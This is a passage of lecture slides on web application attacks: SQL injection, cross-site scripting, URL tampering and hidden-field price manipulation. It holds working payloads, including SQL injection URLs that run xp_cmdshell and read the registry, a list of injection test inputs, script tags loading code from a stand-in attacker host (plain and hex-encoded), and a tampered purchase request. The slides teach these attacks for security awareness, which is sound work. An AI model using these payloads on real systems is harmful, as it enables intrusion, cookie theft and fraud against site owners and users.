*injected:* [http://www.site.cz/a\\_vrr.aspx?hl1=1=0+union+SELECT+a.\\*+from+openrowset\('SQLOLEDB','servx';'sa';'', 'execute+xp\\_cmdshell+'dir+c:\'+'\)+as+a--&l2=202616](http://www.site.cz/a_vrr.aspx?hl1=1=0+union+SELECT+a.*+from+openrowset('SQLOLEDB','servx';'sa';'', 'execute+xp_cmdshell+'dir+c:\'+')+as+a--&l2=202616)
  - **Example 2 (accessing registry via xp\_regread):**  
*original:* <http://www.site.cz/Wap/UD.wml?id=123&style=3>  
*injected:* [http://www.site.cz/Wap/UD.wml?id=1;declare+@auto\\_start+int;+exec+master.dbo.xp\\_regread+'HKEY\\_LOCAL\\_MACHINE',N'SYSTEM\CurrentControlSet\Services\SQLServerAgent','Start',@auto\\_start+OUTPUT,'no\\_output';if+@@error=0+begin+waitfor+delay+'0:0:3'+end--&style=3](http://www.site.cz/Wap/UD.wml?id=1;declare+@auto_start+int;+exec+master.dbo.xp_regread+'HKEY_LOCAL_MACHINE',N'SYSTEM\CurrentControlSet\Services\SQLServerAgent','Start',@auto_start+OUTPUT,'no_output';if+@@error=0+begin+waitfor+delay+'0:0:3'+end--&style=3)

# SQL injection/8

- Interesting standard **MS SQL** procedures
  - xp\_cmdshell - executes arbitrary command in the OS
  - xp\_regread - reads a registry value
  - xp\_regwrite - writes a registry key
  - xp\_regdeletekey - deletes a registry key
  - xp\_regdeletevalue - deletes a registry value
- Interesting standard **Oracle** procedures
  - UTL\_SMTP - permits arbitrary mail messages to be sent
  - UTL\_TCP - permits outgoing TCP connections to from the DB server
  - UTL\_HTTP - allows the DB server to request and retrieve data via HTTP
  - UTL\_FILE - allows access to files on the host operating system
- **by default all of these are executable by any user!**

# SQL injection/9

- Quick test for SQL injection symptom:

**type one of these  
into form fields**

` (apostrophe)  
" (quotation mark)  
, (comma)  
;  
%  
,@x  
@@x  
x'  
OR+1=1  
--  
X;--

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ')'.  
/detail.asp, line 120

original: ...detail.asp?menu=4&IDP=1&PDM2=463&PI...  
modified: ...detail.asp?menu=4&IDP=1&PDM2=--&PI...

Stopped Adblock

# SQL injection/10

- **Summary:**
  - **main problem** – insufficient input validation
  - **impact** of the SQL injection attack:
    - unauthorised access to data in a database – SELECT as well as INSERT/UPDATE operation
    - attacking other (more internal) DB servers via links or special built-in functions
    - executing arbitrary commands (or even binaries uploaded by attacker) in OS of database server – with high privileges
    - it is threatening more DB backend than WWW frontend (if they are separated)

# Cross site scripting (XSS)/1

- **Definition:** pushing a script tag into a server response that is sent to an innocent user browsing the Web server thus causing the script to be activated in the user's browser
- Where can XSS be found (most likely)
  - Search pages that echo the search string that was entered
  - Forms where filled values are sent back to the user
  - Error messages that echo the string that comes from user
  - WWW message boards allowing user to post their own content



# Cross site scripting (XSS)/2

- **Example: site search form**
  - when you enter: `nonsense`
  - server answers:  
`No article found for nonsense.`
  - however when you enter: `<script>alert(666);</script>`
  - server sends back to the user:  
`No article found for <script>alert(666);</script>.`
- The user's **browser** will interpret the tag `<script>` as an JavaScript code and execute it on user's computer
- For more complex JavaScript insertion you can use:  
`<script src=http://hacker.cz/malicious.js> </script>`

# Cross site scripting (XSS)/3

(1)


(2)



# Cross site scripting (XSS)/4

- XSS allows to abuse the reputation of you company:
  - let us have an vulnerable search page on our website:  
<http://www.mycompany.cz/search?q=string>
  - we can make malicious URL like this:  
<http://www.mycompany.cz/search?q=<script src=http://hacker.cz/malicious.js></script>>
  - to make it inconspicuous we can use %HEX syntax:  
<http://www.mycompany.cz/search?q=%3c%73%63%72%69%70%74%20%73%72%63%3d%68%74%74%70%3a%2f%2f%68%61%63%6b%65%72%2e%63%7a%2f%6d%61%6c%69%63%69%6f%75%73%2e%6a%73%3e%3c%2f%73%63%72%69%70%74%3e%0d%0a%3c%73%63%72%69%70%74%3e>
  - this URL seems to be from our server [www.mycompany.cz](http://www.mycompany.cz) however can execute malicious actions when user clicks on it

# Cross site scripting (XSS)/5



# Cross site scripting (XSS)/6

- There are two basic types of XSS:
  - **Stored** – web application stores content from user, then sends it to other users (e.g. web discussion boards)
  - **Reflected** – web application doesn't store attack, just sends it back to the users who sent the request (e.g. previous slide)
- Common techniques:
  - Injecting an IFRAME tag
  - Injecting a META REFRESH (redirection)
  - Injecting inline code using `<script>...code...</script>`
  - Injecting external code using `<script src='http://...x.js'> </script>`
  - Injecting JavaScript using `<img src='http://...x.js'>` element

# Cross site scripting (XSS)/7

- Malicious script executed in a client browser can
  - modify existing tags/and values
  - change the appearance of the document
  - read cookies
  - modify and submit forms
  - forward (steal) cookies, page contents, form values (including hidden), JavaScript variables, etc.
  - read/set/delete tags/content or call functions in other windows (within the same document.domain)
  - create new tags/content in other window (via document.write)
  - try to exploit browser vulnerability for more dangerous actions

# Cross site scripting (XSS)/8

- **Summary**
  - **main problems** – 1. insufficient input validation, 2. the server does not properly check what is sending to the user in HTML output
  - **possible impact**
    - it threatens WWW users not the server with XSS
    - malicious code is limited only by JavaScript/HTML features
    - fooling users – abuse of vulnerable server reputation
    - the most frequent – stealing cookies
    - sophisticated XSS hacks are still to come

# URL tampering/1

- **Definition:** this attack is based on changing the valid URL to a modified form that causes the web application to perform unexpected actions
- When using **GET method** all parameters are visible in URL are can be easily changed
- **POST method** may hide URL parameters from average users not hackers
- In some WWW servers the URL has a non-trivial **semantics** (other than */directory/directory/file.ext*)
- Keep in mind: even non-hacker can play with URL


# URL tampering/2

- Lotus Domino example:
  - <http://site.cz/databsemyapp.nsf/38d46035f?OpenDocument>
  - <http://site.cz/databsemyapp.nsf/38d46035f?EditDocument>
  - if ACL not properly set you will enter an edit mode
- Oracle WebDB example:
  - [http://site.cz/abn/cb.main.m1?p\\_eid=72&p\\_cu=w&...](http://site.cz/abn/cb.main.m1?p_eid=72&p_cu=w&...)  
runs procedure `m1` in package `main` within schema `cb`
  - <http://site.cz/abn/cb.otherpackage.otherprocedure?a=...>
    - this URL tries to run other procedure in other package
    - you can try for example to exploit bugs in WebDB standard components like `webdb.www_render_calendar.show`

# Hidden field manipulation/1

- **definition:** attack on HTML forms that uses HIDDEN fields (common user does not see them) for storing sensitive data (e.g. prices)
- often used for so called e-Shoplifting (it does not work in every e-shop :)
- the cause = bad application design:
  - wrong implementation of a stateful application on the stateless technology HTTP/HTML
  - developers of apps vulnerable to this attack probably completely unaware of web security issues


# Hidden field manipulation/2



user wants to buy a ticket and clicks on <https://shop.cz/ticket.asp?event=7217>

<https://www.shop.cz>

server return a page with an order form



**HTML SOURCE CODE:**

```
<form action="basketAdd.asp" method="post">  
<input type="hidden" name="f_evnt_id" value="7217">  
<input type='hidden' name='price' value='1690'>  
<input type='text' name='f_count_1' value='0'>  
<input type='submit' value='Add to basket'>  
</form>
```

**HTTP REQUEST:**

```
POST /basketAdd.asp HTTP/1.1  
Host: shop.cz  
User-Agent: Mozilla/5.0 (Windows; U; ...) Firefox/1.0.2  
Accept: text/xml,text/html;q=0.9,image/png,*/*;q=0.5  
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.7  
Referer: https://shop.cz/ticket.asp?evnt=7217  
Cookie: ASPSESSIONIDSQRTDBTD=EEPFGJCA...  
Content-Type: application/x-www-form-urlencoded  
  
f_evnt_id=7217&price=1690&f_count_1=1
```

user fill count „1“ and press „add to basket“

before sending the request to the server user changes hidden parameter price to value 690

# Hidden field manipulation/3

